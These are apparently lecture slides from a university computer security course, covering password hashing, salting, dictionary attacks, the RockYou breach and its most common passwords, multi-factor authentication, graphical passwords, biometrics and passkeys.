
Reflected XSS



Stored XSS




XSRF (aka CSRF)



Authentication

Basic Problem



How do you prove to someone that you are who you claim to be?

Any system with access control must solve this problem.

A slightly more fundamental question

What are we trying to prove?

Many Ways to Prove Who You Are

- "Something you know"
 - Passwords
 - Answers to questions that only you know

- "Something you have"
 - Secure tokens, mobile devices

- "Something you are"
 - Biometrics

Passwords and Computer Security


- In 2012, 76% of network intrusions exploited weak or stolen credentials (username/password)
 - Source: Verizon Data Breach Investigations Report
- In Mitnick's "Art of Intrusion" 8 out of 9 exploits involve password stealing and/or cracking
- First step after any successful intrusion: install sniffer or keylogger to steal more passwords
- Second step: run cracking tools on password files
 - Cracking needed because modern systems usually do not store passwords in the clear

UNIX-Style Passwords

How should we store passwords on a server?

• In cleartext?

- Encrypted?
- Hashed?



Password Hashing

- Instead of user password, store H(password)
- When user enters password, compute its hash and compare with entry in password file
 - System does not store actual passwords!
 - System itself can't easily go from hash to password
 - Which would be possible if the passwords were encrypted
- Hash function H must have some properties
 - One-way: given H(password), hard to find password
 - No known algorithm better than trial and error
 - "Slow" to compute


UNIX Password System

- Approach: Hash passwords
- Problem: passwords are not truly random
 - With 52 upper- and lower-case letters, 10 digits and 32 punctuation symbols, there are $94^8 == 6$ quadrillion possible 8-character passwords (~2⁵²)
 - BUT: Humans like to use dictionary words, human and pet names ==
 1 million common passwords

Dictionary Attack

- Dictionary attack is possible because many passwords come from a small dictionary
 - Attacker can pre-compute H(word) for every word in the dictionary this only needs to be done once!
 - This is an <u>offline</u> attack
 - Once password file is obtained, cracking is instantaneous
 - Sophisticated password guessing tools are available
 - Take into account freq. of letters, password patterns, etc.

Salt




- Users with the same password have <u>different</u> entries in the password file
- Offline dictionary attack becomes much harder

Advantages of Salting

- Without salt, attacker can pre-compute hashes of all dictionary words once for <u>all</u> password entries
 - Same hash function on all UNIX machines
 - Identical passwords hash to identical values; one table of hash values can be used for all password files
- With salt, attacker must compute hashes of all dictionary words once for <u>each</u> password entry
 - With 12-bit random salt, same password can hash to 2¹² different hash values
 - Attacker must try all dictionary words for each salt value in the password file
- Pepper: Secret salt (not stored in password file)

Other Password Security Risks

- Keystroke loggers
 - Hardware
 - Software (spyware)
- Shoulder surfing
- Same password at multiple sites
- Broken implementations
 - Recall TENEX timing attack
- Social engineering





Other Issues

- Usability
 - Hard-to-remember passwords?
 - Carry a physical object all the time?
- Denial of service
 - Attacker tries to authenticate as you, account locked after three failures

Default Passwords

- Examples from Mitnick's "Art of Intrusion"
 - U.S. District Courthouse server: "public" / "public"
 - NY Times employee database: pwd = last 4 SSN digits
- Mirai IoT botnet
 - Weak and default passwords on routers and other devices

Weak Passwords

RockYou hack



- "Social gaming" company
- Database with 32 million user passwords from partner social networks
- Passwords stored in the clear
- December 2009: entire database hacked using an SQL injection attack and posted on the Internet
- One of many such examples!

Weak Passwords

RockYou hack

Password Popularity – Top 20

• D	Rank	Password	Number of Users with Password (absolute)
• P	1	123456	290731
	2	12345	79078
• []	3	123456789	76790
р	4	Password	61958
	5	iloveyou	51622
	6	princess	35231
	7	rockyou	22588
	8	1234567	21726
	9	12345678	20553
	10	abc123	17542



Rank	Password	Number of Users with Password (absolute)
11	Nicole	17168
12	Daniel	16409
13	babygirl	16094
14	monkey	15294
15	Jessica	15162
16	Lovely	14950
17	michael	14898
18	Ashley	14329
19	654321	13984
20	Qwerty	13856

Password Policies

- Old recommendation:
 - 7 or 8 characters, at least 3 out of {digits, upper-case, lower-case, non-alphanumeric}, no dictionary words, change every 4 months, password may not be similar to previous 12 passwords...

Password Policies

- Old recommendation:
 - 7 or 8 characters, at least 3 out of {digits, upper-case, lower-case, non-alphanumeric}, no dictionary words, change every 4 months, password may not be similar to previous 12 passwords...
- But ... results in frustrated users and less security
 - Burdens of devising, learning, forgetting passwords
 - Users construct passwords insecurely, write them down
 - Can't use their favorite password construction techniques (small changes to old passwords, etc.)
 - Heavy password re-use across systems
 - (Password managers can help)

"New" (2017) NIST Guidelines ©

- Remove requirement to periodically change passwords
- Screen for commonly used passwords
- Allow copy-paste into password fields
 - But concern: what apps have access to clipboard?
- Allow but don't require arbitrary special characters
- Etc.

https://pages.nist.gov/800-63-3/sp800-63b.html


Improving(?) Passwords

- Add biometrics
 - For example, keystroke dynamics or voiceprint
- Graphical passwords
 - Goal: easier to remember? no need to write down?
- Password managers
 - Examples: LastPass, KeePass, built into browsers
 - Can have security vulnerabilities...
- Two-factor authentication
 - Leverage phone (or other device) for authentication

Password managers

- Generation
 - Secure generation of random passwords
- Management
 - Allows for password-per-account
- Safety?
 - Single point of failure
 - Vulnerability?
 - Phishing?

Multi-Factor Authentication




Gradescope:

Do you use 2-factor auth?
Do you use a password manager?
Why or why not?

How to compromise account protected with hardware second factor?

Secondary Factors Do Help!



Why does 2FA (sometimes) work?

Stops phishing, when it is hardware token


• Doesn't when it is SMS 😊

Hardware 2FA tokens (U2F/FIDO)



Graphical Passwords

- Many variants... one example: Passfaces
 - Assumption: easy to recall faces




Graphical Passwords

Another variant: draw on the image (Windows 8)



• Problem: users choose predictable points/lines

Unlock Patterns



• Problems:

- Predictable patterns (familiar pattern by now)
- Smear patterns
- Side channels: apps can use accelerometer and gyroscope to extract pattern!

What About Biometrics?

- Authentication: What you are
- Unique identifying characteristics to authenticate user or create credentials
 - Biological and physiological: Fingerprints, iris scan
 - Behaviors characteristics how perform actions: Handwriting, typing, gait
- Advantages:
 - Nothing to remember
 - Passive
 - Can't share (generally)
 - With perfect accuracy, could be fairly unique


What are reasons to use/not use biometrics?

Issues with Biometrics

- Private, but not secret
 - Maybe encoded on the back of an ID card?
 - Maybe encoded on your glass, door handle, ...
 - Sharing between multiple systems?
- Revocation is difficult (impossible?)
 - Sorry, your iris has been compromised, please create a new one...
- Physically identifying
 - Soda machine to cross-reference fingerprint with DMV?
- Birthday paradox
 - With false accept rate of 1 in a million, probability of false match is above 50% with only 1609 samples

Attacking Biometrics

- An adversary might try to steal biometric info
 - Malicious fingerprint reader
 - Consider when biometric is used to derive a cryptographic key
 - Residual fingerprint on a glass



Passkeys (2024ish)

- An actual, deployed, genuine password replacement
 - Also a 2fa replacement!
 - And a username replacement!

- Basic goals:
 - Store some sort of key on user end-devices
 - Use that key to login to Stuff
 - Don't allow losing the key
 - Somehow make the key moving between devices Easy